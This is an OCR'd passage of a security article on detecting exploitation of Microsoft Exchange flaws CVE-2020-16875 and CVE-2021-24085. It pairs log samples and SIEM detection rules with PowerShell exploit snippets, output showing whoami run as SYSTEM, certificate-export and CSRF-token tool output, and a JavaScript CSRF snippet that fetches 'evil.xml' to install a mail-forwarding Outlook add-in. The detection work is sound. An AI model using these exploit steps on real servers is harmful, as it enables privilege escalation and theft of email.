
The access logs of ECP contain an event of a new DLP policy being successfully added:

```
2021-03-09 12:03:31 10.3.132.20 POST /ecp/DLPPolicy/ManagePolicyFromISV.aspx ActID=3b6c5adc-c7d0-4aeb-82ec-711c2257ece6 444 LAB\dadmin 192.168.1.20 python-requests/2.22.0 - 200 0 0 863
```

The rule to create a new DLP policy using IIS events:

```
event_log_source:’IIS’ AND http_method=’POST’ AND http_code='200' AND url_path='/ecp/DLPPolicy/ManagePolicyFromISV.aspx'
```

To exploit the vulnerability, we have to create a new policy, this will come up in the MSExchange Management log as a new event with a random name that contains a malicious payload in the `TemplateData` parameter:




New DLP policy creation event (MSExchange Management log)

The creation of a new DLP policy can be detected in PowerShell and MSExchange Management log events using the following rule:

```
event_log_source:('PowershellAudit' OR 'MSExchange Management') AND event_id:('1' OR ’800’ OR '4104') AND (Message contains ‘New-DlpPolicy’ AND Message contains '-TemplateData')
```

The exploition of this vulnerability launches Notepad. Looking at the process start events in the Security log, we see that the `Notepad` process is initiated by the parent process `w3wp.exe` with System privileges.



Process start event (Security log)

Use the rules above to detect a successful exploitation of the CVE-2020-16875 vulnerability:

```
event_log_source:'Security' AND event_id:'4688' AND proc_parent_file_path end with:'\w3wp.exe' AND proc_file_path end with:('\cmd.exe' OR '\powershell.exe')
```

nt of the PowerShell exploit has similar logic and performs the following actions:

1. It creates a remote PowerShell session using the PowerShell component of the Exchange server. The account attempting the connection must have the `Data Loss Prevention` role.

```
$securepwd = ConvertTo-SecureString $pwd -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential -ArgumentList ($usr, $securepwd)
$s = New-PSSession -ConfigurationName Microsoft.Exchange -ConnectionUri http://$server/PowerShell/ -Authentication Kerberos -Credential $creds
```

Code snippet for creating a remote PowerShell session

2. It creates a new policy using the `New-DlpPolicy` commandlet. The payload is stored in the variable $xml:

```
    $n = Get-RandomAlphanumericString
    [Byte[]]$d = [System.Text.Encoding]::UTF8.GetBytes($xml)
    Invoke-Command -Session $s -ScriptBlock {
        New-DlpPolicy -Name $Using:n -TemplateData $Using:d
    } | Out-Null
    "(+) executed $cmd as SYSTEM!"
}
```

Running New-DlpPolicy within a remote PowerShell session

Below is the result of running the PowerShell exploit, successfully connecting as user1 with no privileges and running the `whoami` command with System privileges.

```
C:\Windows\system32>powershell -ep bypass C:\pocs\cve-2020-16875.ps1 -server exchange.lab.local -usr user1@lab.local -pw
d P@ssword -cmd whoami
(+) targeting exchange.lab.local with user1@lab.local:P@ssword
(+) executed whoami as SYSTEM!
```

A successful exploitation of the vulnerability by user1 (unprivileged) and the execution of the `whoami` command with System privileges


IIS events show the creation of a remote session:

```
2021-03-09 13:47:04 10.3.132.20 POST /powershell
serializationLevel=Full;ExchClientVer=15.1.1591.10;clientApplication=ManagementShell;TargetServer=;PSVersion=5
444 lab\dadmin 192.168.1.20 Microsoft+WinRM+Client - 500 687 0 180002
```

The rule that detects this activity is as follows:

```
event_log_source:’IIS’ AND http_method=’POST’ AND url_path='/powershell' AND (Message contains
‘serializationLevel=Full AND Message contains 'clientApplication=ManagementShell') AND
user_agent='Microsoft+WinRM+Client'
```

The Security log detects a successful start of the whoami process with `w3wp.exe` as the parent process. Execution of the `New-DlpPolicy` command can be detected in the PowerShell audit log using one of the previously mentioned rules.



`whoami` process start event

Detecting Exploitation of CVE-2021-24085

The process for exploiting CVE-2021-24085 is more complex. The following steps are required to execute the attack successfully:

1. Compromise an arbitrary domain account that has a mailbox.
2. Use the ECP interface to export the certificate.
3. Using the certificate obtained, generate a CSRF token, aka the `msExchEcpCanary` parameter.
4. Get the Exchange administrator to go to the attacker's malicious page, which will send a request to the Exchange server with the preset token value on behalf of the administrator.

A successful exploitation would allow the attacker to escalate their privileges to Exchange administrator.

A GitHub project can be used to implement the attack, where the `poc.py` file is responsible for obtaining the certificate that will be used to generate the CSRF token.

YellowCanary — a project coded in C# that is responsible for generating the token.

Poc.js — the JavaScript payload placed by the attacker on a monitored web server designed to lure the Exchange administrator.

The screenshot below shows that the `poc.py` script has successfully exported the certificate to the `testcert.der` file.

```
a.medvedev$ python3 poc.py 10.3.132.20 dadmin@lab.local:P@ssword
(+) found the thumbprint: C1D8D5E23B6B88139FB83B1936D915BA37C56E1D
(+) exported the cert to the target filesystem
(+) saved the cert to testcert.der using password: hax
```

Successful export of the certificate

An ECP access log event that contains traces of a certificate being saved

```
2021-03-09 15:52:55 10.3.132.20 POST /ecp/DDI/DDIService.svc/SetObject
tCertificate&msExchEcpCanary=yylkJJJocUWa3HVCEcQli7B3FcF--
```

The certificate is saved in the Exchange server file system — in the `poc.png` file located in the IIS directory and then downloaded successfully using the same `poc.py` script.

Certificate download event:

```
2021-03-09 15:52:55 10.3.132.20 GET /ecp/poc.png - 444 LAB\EXCHANGE$ 192.168.1.20 python-requests/2.22.0 - 200 0 0 7
```

In this way, we can implement a rule that detects the event of a certificate export in the IIS access logs:

```
event_log_source:’IIS’ AND http_method=’POST’ AND http_code='200' AND
url_path='/ecp/DDI/DDIService.svc/SetObject' AND (Message contains 'schema=ExportCertificate')
```

Once the certificate is obtained, the attacker uses the `YellowCanary` utility to generate the `msExchEcpCanary` parameter needed to implement the CSRF attack. The first parameter is the SID of the user on whose behalf we want to perform an action on the ECP:

```
C:\my_utils\CVE-2021-24085-main\YellowCanary\Poc\bin\Debug>Poc.exe S-1-5-21-2330824042-3649196914-3641884732-1104 C:\my_utils\testcert.der hax

            #=====================================================
            # YellowCanary - generate msExchEcpCanary csrf tokens
            #=====================================================

security identifier : S-1-5-21-2330824042-3649196914-3641884732-1104
msExchEcpCanary     : xdBrMZV5W06NhYpZFpHz6bB6KT1n-tgYZSTxMBIejDYANNS0zgRkxeY5NPT-Nm1ndp-SxZq2oHM.
```


Generating the msExchEcpCanary parameter

The attacker must then trick a privileged user (ideally an Exchange administrator) into clicking on a prepared link containing the malicious JavaScript code. This code can send requests to the ECP on behalf of the administrator. This could, for example, be used to exploit the CVE-2021-27065 vulnerability, which we covered in the previous article. As a result, the attacker would gain access to the Exchange server with System privileges via the downloaded web shell.

In addition to the above technique, this attack can be performed by adding a malicious MS Outlook add-in, an application that provides users with advanced capabilities.

There are three ways to add an Outlook add-in:

- Add via the URL where the add-in is located.
- Download from the Office Store.
- Download a new add-in from file.



Adding a new add-in via the ECP interface

an XML format configuration file. An attacker can create a malicious config that will, for example, forward of client emails to an attacker’s controlled server. The `/ecp/Handlers/UploadHandler.ashx` interface is used

to upload the config file.

Below is a snippet of the JavaScript code that will be executed by the Exchange administrator after being redirected to the attacker's website. This code fetches the content of the malicious `evil.xml` add-in, which is also located on the attacker's website, and sends it with a POST request to `/ecp/Handlers/UploadHandler.ashx`. The `msExchEcpCanary` parameter contains the CSRF token that was generated in the previous step. It is also worth keeping in mind that when the administrator accesses the attacker's website, their ECP session must still be active.

```
  fetch('https://10.3.132.20/ecp/Handlers/UploadHandler.ashx?msExchEcpCanary=xdBrMZV5W06NhYpZFpHz6bB6KT1n-tgYZSTxMBIejDYANNS0z
    method: 'POST',
    body: fd,
    credentials: 'include'
  })
}

fetch('/evil.xml')
  .then(response => response.text())
  .then(text => pwn(text))
```

Adding an add-in using JavaScript

The following rule can be used to detect the loading of an add-in:

```
event_log_source:’IIS’ AND http_method=’POST’ AND http_code='200' AND
url_path='/ecp/Handlers/UploadHandler.ashx'
```

Conclusion

The vulnerabilities discussed in this article are still being exploited today. Most of the time they are unsuccessful, but there are exceptions. Collecting significant security events and implementing detection rules will allow you to react to a possible attack in time to eliminate the fallout from the incident at an early stage.

In the next article, we will talk about Windows domain privilege escalation vectors through the MS Exchange server and how to detect them.

Cyber Polygon

Рус

REGISTER CONTACT US

About Training FAQ Platform Media center

team@cyberpolygon.com